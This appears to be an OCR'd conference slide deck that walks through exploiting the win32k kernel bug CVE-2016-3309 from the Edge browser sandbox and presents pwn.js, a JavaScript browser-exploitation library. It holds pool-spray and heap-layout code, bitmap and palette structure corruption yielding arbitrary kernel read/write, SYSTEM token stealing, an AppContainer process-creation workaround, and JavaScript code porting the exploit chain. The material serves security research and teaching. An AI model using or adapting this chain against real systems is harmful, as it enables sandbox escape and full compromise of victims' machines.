0x18	dhsurf	iScansLeft (height)
0x1C		X
0x20	hsurf	Y
0x24		iErrorTerm
0x28	dhpdev	iErrorAdjustUp
0x2C		iErrorAdjustDown
0x30	**hdev**	**iXWhole (width / height)**
0x34		**iXDirection (-1 or 1)**
0x38	**sizlBitmap.cx**	**iWindingDirection (-1 or 1)**
0x3C	sizlBitmap.cy	(padding)
0x40	cjBits	
0x44		
0x48	pvBits	
0x4C		
0x50	pvScan0	
0x54		

Allocation sizes

- ✓ `pFreeEdges`
  - **0x100**, minimum that aligns `EDGE` and `SURFACE`, and easy to pool spray
  - **6** edges = (0,0) -> (1,1) -> (2,2) -> (3,3) -> (`hHmgr`+1, 2) -> (1,1) ->
- ✓ padding bitmap
  - 0x1000 (page size) – 0x20 (2 pool headers) – 0x100 (`pFreeEdges`) = **0xEE0**
- ✓ pwnd_bitmap, manager_bitmap, worker_bitmap
  - **0xFE0** byte allocation + 0x10 byte pool header = full pool page



```
// defragment with page size
for (int i = 0; i < 0x100; i++) {
  AllocateOnSessionPool(0xfe0);
}
// defragment with hole size
for (int i = 0; i < 0x1000; i++) {
  AllocateOnSessionPool(0x100);
}
// layout the heap with hole for pFreeEdges
for (int i = 0; i < 0x100; i++) {
  targets_objects[i].dummy_bitmap = createBitmapOfSize(0xee0);
  targets_objects[i].pwnd_bitmap = createBitmapOfSize(0xfe0);
  targets_objects[i].manager_bitmap = createBitmapOfSize(0xfe0);
  targets_objects[i].worker_bitmap = createBitmapOfSize(0xfe0);
}
// fill half of the holes
for (int i = 0; i < 0x80; i++) {
  AllocateOnSessionPool(0x100);
}
```

Porting CVE-2016-3309 to Edge

- ✓ The Edge sandbox filters some win32k calls
- ✓ `NtUserConvertMemHandle` is blocked
  - Used for spraying allocations of a fixed size
  - Replace with `CreatePalette`
- ✓ To use `CreatePalette`, our allocation sizes should be > 0xD0
  - Smaller allocations will use lookaside list

Porting CVE-2016-3309 to Edge

- ✓ Also watch out for GDI handles limit of 10,000
- ✓ Original exploit
  - ○ 22,528 calls to `NtUserConvertMemHandle`
  - ○ 8,192 calls to `CreateBitmap`

The hHmgr problem

> *"…due to the fact that the hHmgr Handle is the first field of both BITMAP and PALETTE objects you cannot avoid overwriting the hHmgr field…"*
>
> \- Sebastian, siberas

- ✓Overwrite `hHmgr` with an invalid handle, deadlock or BSOD
- ✓Overwrite `hHmgr` with a wrong but valid GDI handle
  - o The calling thread will deadlock in `DEC_SHARE_REF_CNT`
- ✓Siberas solution was to use two threads
  - o Does **<u>not</u>** fix the issue!
  - o The system will easily deadlock, e.g. dragging anything
  - o BSOD if using software rendering in Edge ☹

The hHmgr problem

```
// layout the heap with hole for pFreeEdges
for (int i = 0; i < 0x100; i++) {
  targets_objects[i].dummy_bitmap = createBitmapOfSize(0xee0);
  targets_objects[i].pwnd_bitmap = createBitmapOfSize(0xfe0);
  // ...
}
```

- ✓ With spray, do not know which `pwnd_bitmap` will be overwritten
- ✓ If we knew, we could set `hHmgr` to the correct value
  - Difficult to guess with better than 50% chance
- ✓ How can we use the corrupted bitmap **without using `hHmgr`**?
  - Any GDI call that takes the bitmap handle will try to lock using `hHmgr`

Using a DC

- ✓ If we select the bitmap into a DC before the overwrite, we can now interact with the bitmap without using its handle!
- ✓ What operations are possible using the DC?
  - Drawing functions
  - `GetPixel` / `SetPixel`
  - `GetDIBColorTable` / `SetDIBColorTable`

```
for (int i = 0; i < 0x100; i++) {
  targets_objects[i].dummy_bitmap = createBitmapOfSize(0xee0);
  targets_objects[i].pwnd_bitmap = createBitmapOfSize(0xfe0);
  // ...
  SelectObject(targets_objects[i].dc, targets_objects[i].pwnd_bitmap);
}
```

SetDIBColorTable


- ✓ `SURFACE::bDIBSection`
  - ○ `SURFACE->iType == STYPE_BITMAP (0)`
  - ○ `SURFACE->hDIBSectionMem != NULL`
- ✓ `SURFACE->iBitmapFormat`
  - ○ `BMF_1BPP`, `BMF_4BPP`, or `BMF_8BPP`
- ✓ `SURFACE->pPalette`
  - ○ Pointer to `PALETTE`
  - ○ `PALETTE` has pointer to array of colors
  - ○ `ppalThis` must be valid, and writable


	SURFACE
0x60	DWORD iBitmapFormat
0x64	WORD iType
0x80	**PALETTE *pPalette**
0xC8	HANDLE hDIBSectionMem

	PALETTE
0x1C	ULONG cEntries
0x78	**PALETTEENTRY *pFirstColor**
0x80	PALETTE *ppalThis

SetDIBColorTable

- ✓ Need pointer to fake `PALETTE`
  - ○ With a pointer to memory to overwrite
- ✓ Partial control of overwrite contents
  - ○ Set `iType` and `iBitmapFormat`?
- ✓ It is possible!





	SURFACE (pwnd_bitmap)	EDGE
0x60	iBitmapFormat	Y
0x64	iType (low) / fjBitmap (high)	iErrorTerm
	. . .	
0x80	**pPalette** (PALETTE *)	pNext
0x84		
	. . .	
0xC8	hDIBSectionMem	iErrorAdjustUp
0xCC		iErrorAdjustDown

	SURFACE (padding4)	PALETTE (fake)	EDGE (last)	
0x150			pNext	0x00
0x154				0x04
0x158			iScansLeft (height)	0x08
0x15C			X	0x0C
0x160			Y	0x10
0x164			iErrorTerm	0x14
0x168			iErrorAdjustUp	0x18
0x16C		**cEntries**	iErrorAdjustDown	0x1C
0x170		ullTime	iXWhole (width / height)	0x20
0x174			iXDirection (-1 or 1)	0x24
0x178			iWindingDirection (-1 or 1)	0x28
		. . .		
0x1C8	LIST_ENTRY.Flink (empty)	**pFirstColor** (PALETTEENTRY *)		0x78
0x1D0	LIST_ENTRY.Blink (empty)	**ppalThis** (PALETTE *)		0x80

The Points

- ✓ `iBitmapFormat` is Y
  - ○ `BMF_1BPP (1)`
- ✓ `iErrorTerm` is `iType`
  - ○ Need low 16-bit to be zero
  - ○ Trial and error: 0xFFFF0000
- ✓ `pNext` is `pPalette`
  - ○ Linked list sorted by Y and X value
  - ○ Gives us limited control of where it points
- ✓ # of points to cause integer overflow
  - ○ We used 0x05555571 = 0x100000530 / 0x30
  - ○ Requires (0x530) % 0x30 = 0x20 to align structures

X	Y
1	0
1	1
1	2
…	
1	114
258	**1**
2	**513**
2	**514**
118	118
119	119
120	120
…	
290	290
2	**515**
0	0

Exploitation

- ✓ Create path with `BeginPath`, `PolylineTo`, and `EndPath`
- ✓ Pool spray 0xFE0 (full pages) and 0x530 (hole size)
- ✓ Allocate target objects
  - 7 bitmaps of sizes [0xAB0, 0xFE0, 0xFE0, …]
  - We can allocate them many times to increase reliability
- ✓ `FillPath` to allocate and overflow
- ✓ `SetDIBColorTable` with start index 924
  - Overwrite `sizlBitmap.cx` of manager bitmap
- ✓ Use manager and worker bitmaps with `SetBitmapBits`
  - Arbitrary kernel read and write

Cleanup

- ✓ Restore the four overflowed bitmaps
  - (padding2, pwnd, padding3, padding4)
  - Pool headers, both before and after
  - `hHmgr`
  - Zero all other fields
- ✓ Delete sprayed and target objects

Getting SYSTEM

- ✓ The usual method
  - Find NT base address
  - Read `nt!PsInitialSystemProcess` to get system `EPROCESS`
  - Search linked list to find `EPROCESS` for current process
  - Replace token with token from system `EPROCESS`

Creating a process

- ✓ The new process will inherit the job from the content process
  - Gets killed when the content process dies
  - Use `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` to inherit from a different process
- ✓ `CreateProcess` from Edge content process will crash
  - Appears to be caused by AppContainer logic
  - You can avoid by clearing `IsPackagedProcess` flag in PEB

```
KERNELBASE!CreateProcessExtensions::VerifyParametersAndGetEffectivePackageMoniker+0xfb
KERNELBASE!CreateProcessExtensions::PreCreationExtension+0xb8
KERNELBASE!AppXPreCreationExtension+0x114
KERNEL32!BasepAppXExtension+0x23
KERNELBASE!CreateProcessInternalW+0x1bcb
KERNELBASE!CreateProcessW+0x66
```

pwn.js

pwn.js

- ✓ Javascript library with APIs for browser exploitation
- ✓ Integer types (from Long.js)
  - o `Uint8`, `Uint16`, `Uint32`, `Uint64`
  - o `Int8`, `Int16`, `Int32`, `Int64`
- ✓ Pointer types
  - o `Uint8Ptr`, `Uint16Ptr`, …
  - o `new PointerType(Uint8Ptr)`
- ✓ Complex types: `Arrays`, `Structs`
- ✓ Function types

pwn.js

- ✓ Convenience functions
  - ○ `findGadget`
  - ○ `importFunction`
- ✓ Exploit writer provides low-level APIs
  - ○ `addressOf`, `addressOfString` – Address of JS object, Address of JS string
  - ○ `call` – Call function with arguments
  - ○ `read` – Read from memory address
  - ○ `write` – Write to memory address
  - ○ `LoadLibrary` and `GetProcAddress` – Used by `importFunction`

pwn.js – Sample

```
with (new Exploit()) {
  var malloc = importFunction('msvcrt.dll', 'malloc', Uint8Ptr)
  var memset = importFunction('msvcrt.dll', 'memset')
  var p = malloc(8)
  memset(p, 0x41, 8)
  var p64 = Uint64Ptr.cast(p)
  var x = p64[0].add(10)
}
```

pwn.js - Chakra

- ✓ Some low-level APIs can be the same for every Chakra exploit
- ✓ Exploit writer provides
  - Any Chakra address (e.g. vtable)
  - read and write APIs
- ✓ Use the Chakra address to find Chakra.dll base address
- ✓ Find byte sequences for necessary gadgets and offsets
  - Gadgets for `call`
  - `LoadLibraryExW`, `GetProcAddress`
  - `ThreadContext::globalListFirst`

pwn.js - Chakra

- ✓ `addressOf`
  - ○ Slow version – place object on stack and search for it via `ThreadContext`
  - ○ Fast version – store object in a JS Array with a known address
    - ○ First array segment at offset 0x28 in object
    - ○ First element at offset 0x18 in array segment
- ✓ `addressOfString`
  - ○ Uses `addressOf`
- ✓ `Call`
  - ○ Implementation using ROP as described previously
  - ○ Minor modification to gadgets for compatibility with more versions

pwn.js - Threads

- ✓ Web Workers expose threading to Javascript
- ✓ pwn.js (Chakra) can setup a new thread
  - Create web worker
  - Wait for the web worker to create a `DataView`
  - Modify the `DataView` so the web worker has read/write primitive
- ✓ Threads communication
  - Javascript – `postMessage`
  - Shared memory area

Writing a pwn.js exploit

```javascript
function Exploit() {
  ChakraExploit.call(this)

  // TODO setup and trigger exploit
  // TODO read any vtable

  this.initChakra(vtable)
}
Exploit.prototype = Object.create(ChakraExploit.prototype)
Exploit.prototype.constructor = Exploit
```

Writing a pwn.js exploit

```
Exploit.prototype.read = function (address, size) {
  switch (size) {
    case 8:
    case 16:
    case 32:
    case 64:
      // TODO
      break
    default:
      throw 'unhandled size’
  }
}
Exploit.prototype.write = function (address, value, size) {
 // TODO see above
}
```

Writing a pwn.js exploit

```
Exploit.prototype.read = function (address, size) {
  var getInt8 = DataView.prototype.getInt8,
      getInt16 = DataView.prototype.getInt16,
      getInt32 = DataView.prototype.getInt32;

  this.fake_object[14] = address.low | 0;
  this.fake_object[15] = address.high | 0;

  switch (size) {
    case 8: return new Integer(getInt8.call(this.dv, 0, true), 0, true);
    case 16: return new Integer(getInt16.call(this.dv, 0, true), 0, true);
    case 32: return new Integer(getInt32.call(this.dv, 0, true), 0, true);
    case 64: return new Integer(getInt32.call(this.dv, 0, true),
                                getInt32.call(this.dv, 4, true), true);
  }
}
```

Import required functions

```
var GetDC = importFunction("user32.dll", "GetDC", Uint64);
var BeginPath = importFunction("gdi32.dll", "BeginPath", Int32);
var PolylineTo = importFunction("gdi32.dll", "PolylineTo", Int32);
var EndPath = importFunction("gdi32.dll", "EndPath", Int32);
var FillPath = importFunction("gdi32.dll", "FillPath", Int32);
var CreateCompatibleDC = importFunction("gdi32.dll", "CreateCompatibleDC", Uint64);
var CreateBitmap = importFunction("gdi32.dll", "CreateBitmap", Uint64);
var CreatePalette = importFunction("gdi32.dll", "CreatePalette", Uint64);
var SelectObject = importFunction("gdi32.dll", "SelectObject", Uint64);
var SetBitmapBits = importFunction("gdi32.dll", "SetBitmapBits", Uint32);
var GetBitmapBits = importFunction("gdi32.dll", "GetBitmapBits", Uint32);
var GlobalAlloc = importFunction("kernel32.dll", "GlobalAlloc", Uint64);
var GlobalLock = importFunction("kernel32.dll", "GlobalLock", Uint8Ptr);
var GlobalUnlock = importFunction("kernel32.dll", "GlobalUnlock", Int32);
var VirtualAlloc = importFunction("kernel32.dll", "VirtualAlloc", Uint8Ptr);
```

Define types

```
typedef struct {
  HBITMAP dummy_bitmap;
  HBITMAP pwnd_bitmap;
  HBITMAP manager_bitmap;
  HBITMAP worker_bitmap;
} target_objs;
```

```
var TargetObjs = new StructType([
  ['dummy_bitmap', Uint64],
  ['pwnd_bitmap', Uint64],
  ['manager_bitmap', Uint64],
  ['worker_bitmap', Uint64],
]);
var TargetObjsPtr = TargetObjs.Ptr;
```

Translate C++ to Javascript

```cpp
hdc = GetDC(NULL);
hMemDC = CreateCompatibleDC(hdc);
bitmap = CreateBitmap(0x666, 0x1338, 1, 32, NULL);
bitobj = (HGDIOBJ)SelectObject(hMemDC, bitmap);
UINT64 fakeaddr = 0x100000000;
UINT64 fakeptr = (UINT64)VirtualAlloc((LPVOID)fakeaddr, 0x100,
  MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
memset((PVOID)fakeptr, 0x1, 0x100);
```

```javascript
var NULL = 0, MEM_COMMIT = 0x1000, MEM_RESERVE = 0x2000, PAGE_READWRITE = 0x04;
var hdc = GetDC(NULL);
var hMemDC = CreateCompatibleDC(hdc);
var bitmap = CreateBitmap(0x666, 0x1338, 1, 32, NULL);
var bitobj = SelectObject(hMemDC, bitmap);
var fakeaddr = 0x100000000;
var fakeptr = VirtualAlloc(fakeaddr, 0x100, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
memset(fakeptr, 0x1, 0x100);
```

Use Cstring for C-style strings

```
BYTE pool_header_bitmap[] =
  "\x00\x00\xff\x23\x47\x68\x30\x35\x00\x00\x00\x00\x00\x00\x00\x00";
memcpy(&bitmap_bits[x - 0x50], pool_header_bitmap, sizeof(pool_header_bitmap) - 1);
```

```
var pool_header_bitmap =
  new CString("\x00\x00\xff\x23\x47\x68\x30\x35\x00\x00\x00\x00\x00\x00\x00\x00");
memcpy(bitmap_bits.add(x - 0x50), pool_header_bitmap, pool_header_bitmap.size - 1);
```

Threads are now Web Workers

```
// kick off second thread which will keep us alive as soon as we hit the
// loop which checks for the successful overwrite
DWORD tid;
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)continuation_thread, 0, 0, &tid);
```

```
var t2 = new Thread('continuation_thread.js');
// continuation_thread.js
importScripts('pwn.js');
with (new ChakraThreadExploit()) {
  var malloc = importFunction('msvcrt.dll', 'malloc', Uint8Ptr);
  postMessage(malloc(8).toString());
}
```

